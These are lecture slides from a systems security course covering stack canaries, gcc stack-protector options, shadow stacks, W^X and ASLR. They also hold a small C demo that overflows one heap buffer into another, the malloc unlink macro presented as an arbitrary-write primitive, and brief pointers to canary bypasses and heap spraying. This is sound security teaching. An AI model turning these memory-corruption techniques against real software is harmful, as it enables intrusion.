

CSC 591

Systems Attacks and Defenses

Stack Canaries & ASLR

Alexandros Kapravelos

akaprav@ncsu.edu

How can we prevent a buffer overflow?

Buffer overflow defenses


- Check bounds
 - Programmer
 - Language
- Stack canaries
- [...more...]



StackGuard


- A compiler technique that attempts to eliminate buffer overflow vulnerabilities
- No source code changes
- Patch for the function prologue and epilogue
 - Prologue
 - push an additional value into the stack (canary)
 - Epilogue
 - pop the canary value from the stack and check that it hasn't changed

Regular stack




StackGuard

canary: random 32-bit value



StackGuard



Let's check what gcc does!

```
#include <stdio.h>
```

```
int main(void) {  
    return printf("Hello World!\n");  
}
```

```
$ gcc -fstack-protector-all helloworld.c -o helloworld
```

```
$ gdb ./helloworld
```


StackGuard assembly

```
(gdb) disas main
```

```
Dump of assembler code for function main:
```

```
0x0804846b <+0>: lea    0x4(%esp),%ecx
0x0804846f <+4>: and    $0xffffffff0,%esp
0x08048472 <+7>: pushl  -0x4(%ecx)
0x08048475 <+10>: push  %ebp
0x08048476 <+11>: mov    %esp,%ebp
0x08048478 <+13>: push  %ecx
0x08048479 <+14>: sub    $0x14,%esp
0x0804847c <+17>: mov    %gs:0x14,%eax
0x08048482 <+23>: mov    %eax,-0xc(%ebp)
0x08048485 <+26>: xor    %eax,%eax
0x08048487 <+28>: sub    $0xc,%esp
0x0804848a <+31>: push  $0x8048530
0x0804848f <+36>: call  0x8048330 <printf@plt>
```

StackGuard assembly

(gdb) disas main

Dump of assembler code for function main:

```
0x0804846b <+0>: lea    0x4(%esp),%ecx
0x0804846f <+4>: and    $0xffffffff0,%esp
0x08048472 <+7>: pushl  -0x4(%ecx)
0x08048475 <+10>: push   %ebp
0x08048476 <+11>: mov    %esp,%ebp
0x08048478 <+13>: push   %ecx
0x08048479 <+14>: sub    $0x14,%esp
0x0804847c <+17>: mov    %gs:0x14,%eax
0x08048482 <+23>: mov    %eax,-0xc(%ebp)
0x08048485 <+26>: xor    %eax,%eax
0x08048487 <+28>: sub    $0xc,%esp
0x0804848a <+31>: push   $0x8048530
0x0804848f <+36>: call   0x8048330 <printf@plt>
```

StackGuard assembly

```
0x08048494 <+41>: add    $0x10,%esp
0x08048497 <+44>: mov    -0xc(%ebp),%edx
0x0804849a <+47>: xor    %gs:0x14,%edx
0x080484a1 <+54>: je     0x80484a8 <main+61>
0x080484a3 <+56>: call  0x8048340 <__stack_chk_fail@plt>
0x080484a8 <+61>: mov    -0x4(%ebp),%ecx
0x080484ab <+64>: leave
0x080484ac <+65>: lea   -0x4(%ecx),%esp
0x080484af <+68>: ret
```

End of assembler dump.

StackGuard assembly

```
0x08048494 <+41>: add    $0x10,%esp
0x08048497 <+44>: mov    -0xc(%ebp),%edx
0x0804849a <+47>: xor    %gs:0x14,%edx
0x080484a1 <+54>: je     0x80484a8 <main+61>
0x080484a3 <+56>: call  0x8048340 <__stack_chk_fail@plt>
0x080484a8 <+61>: mov    -0x4(%ebp),%ecx
0x080484ab <+64>: leave
0x080484ac <+65>: lea   -0x4(%ecx),%esp
0x080484af <+68>: ret
```

End of assembler dump.

Canary Types

- **Random Canary** – The original concept for canary values took a 32-bit pseudo random value generated by the `/dev/random` or `/dev/urandom` devices on a Linux operating system.
- **Random XOR Canary** – The random canary concept was extended in StackGuard version 2 to provide slightly more protection by performing a XOR operation on the random canary value with the stored control data.
- **Null Canary** – Originally introduced by der Mouse on the BUGTRAQ security mailing list, the canary value is set to `0x00000000` which is chosen based upon the fact that most string functions terminate on a null value and should not be able to overwrite the return address if the buffer must contain nulls before it can reach the saved address.
- **Terminator Canary** – The canary value is set to a combination of Null, CR, LF, and `0xFF`. These values act as string terminators in most string functions, and accounts for functions which do not simply terminate on nulls such as `gets()`.

Terminator Canary


0x00aff0d

\x00: terminates strcpy
\x0a: terminates gets (LF)
\xff: Form feed
\x0d: Carriage return

We used **-fstack-protector-all** to add the protection in gcc


-fstack-protector-strong

- -fstack-protector is not enough
 - Adds stack protection to functions that have “alloca” or have a (signed or unsigned) char array with size > 8 (SSP_BUFFER_SIZE)
- fstack-protector-all is an overkill
 - Adds stack protection to ALL functions.
- -fstack-protector-strong was introduced by the Google Chrome OS team
- Any function that declares any type or length of **local array**, even those in structs or unions
- It will also protect functions that use a **local variable's address** in a function argument or on the right-hand side of an assignment
- In addition, any function that uses **local register variables** will be protected



How can we bypass stack canaries?

Frame Pointer Overwrite Attack




<http://phrack.org/issues/55/8.html#article>

Other pointers


- Global Offset Table (GOT)
 - table of addresses which resides in the data section
 - helps with relocations in memory
- Function pointers
- Non-overflow exploits with arbitrary writes

Shadow Stack


Traditional shadow stack



Main stack




Parallel shadow stack





"Transparent runtime shadow stack: Protection against malicious return address modifications"

NOEXEC (W^X)



NOEXEC (W^X)



Address Space Layout Randomization (ASLR)

- Randomly arranges the address space positions of key data areas of a process
 - the base of the executable
 - the stack
 - the heap
 - libraries
- Discovering the address of your shellcode becomes a difficult task

Summary of defenses

Stack cookies/canaries

Shadow stack

W^X

ASLR

What about Heap-based overflows?

Heap-based overflows

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 16
#define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */

int main() {
    u_long diff;
    char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char *)malloc(BUFSIZE);

    diff = (u_long)buf2 - (u_long)buf1;
    printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1, buf2, diff);

    memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';


    printf("before overflow: buf2 = %s\n", buf2);
    memset(buf1, 'B', (u_int)(diff + OVERSIZE));
    printf("after overflow: buf2 = %s\n", buf2);

    return 0;
}
```

Overflow into another buffer

```
$ gcc heap.c -o heap #no flag for gcc protections!  
$ ./heap  
buf1 = 0x9d7010, buf2 = 0x9d7030, diff = 0x20 bytes  
before overflow: buf2 = AAAAAAAAAAAAAAAAAA  
after overflow: buf2 = BBBBBBBBAAAAAAAA
```

How does malloc/free work?



free()

```
#define unlink( P, BK, FD ) {  
    [1] BK = P->bk;  
    [2] FD = P->fd;  
    [3] FD->bk = BK;  
    [4] BK->fd = FD;  
}
```



Arbitrary write!!!


Let's break ASLR in the heap!

Heap spraying

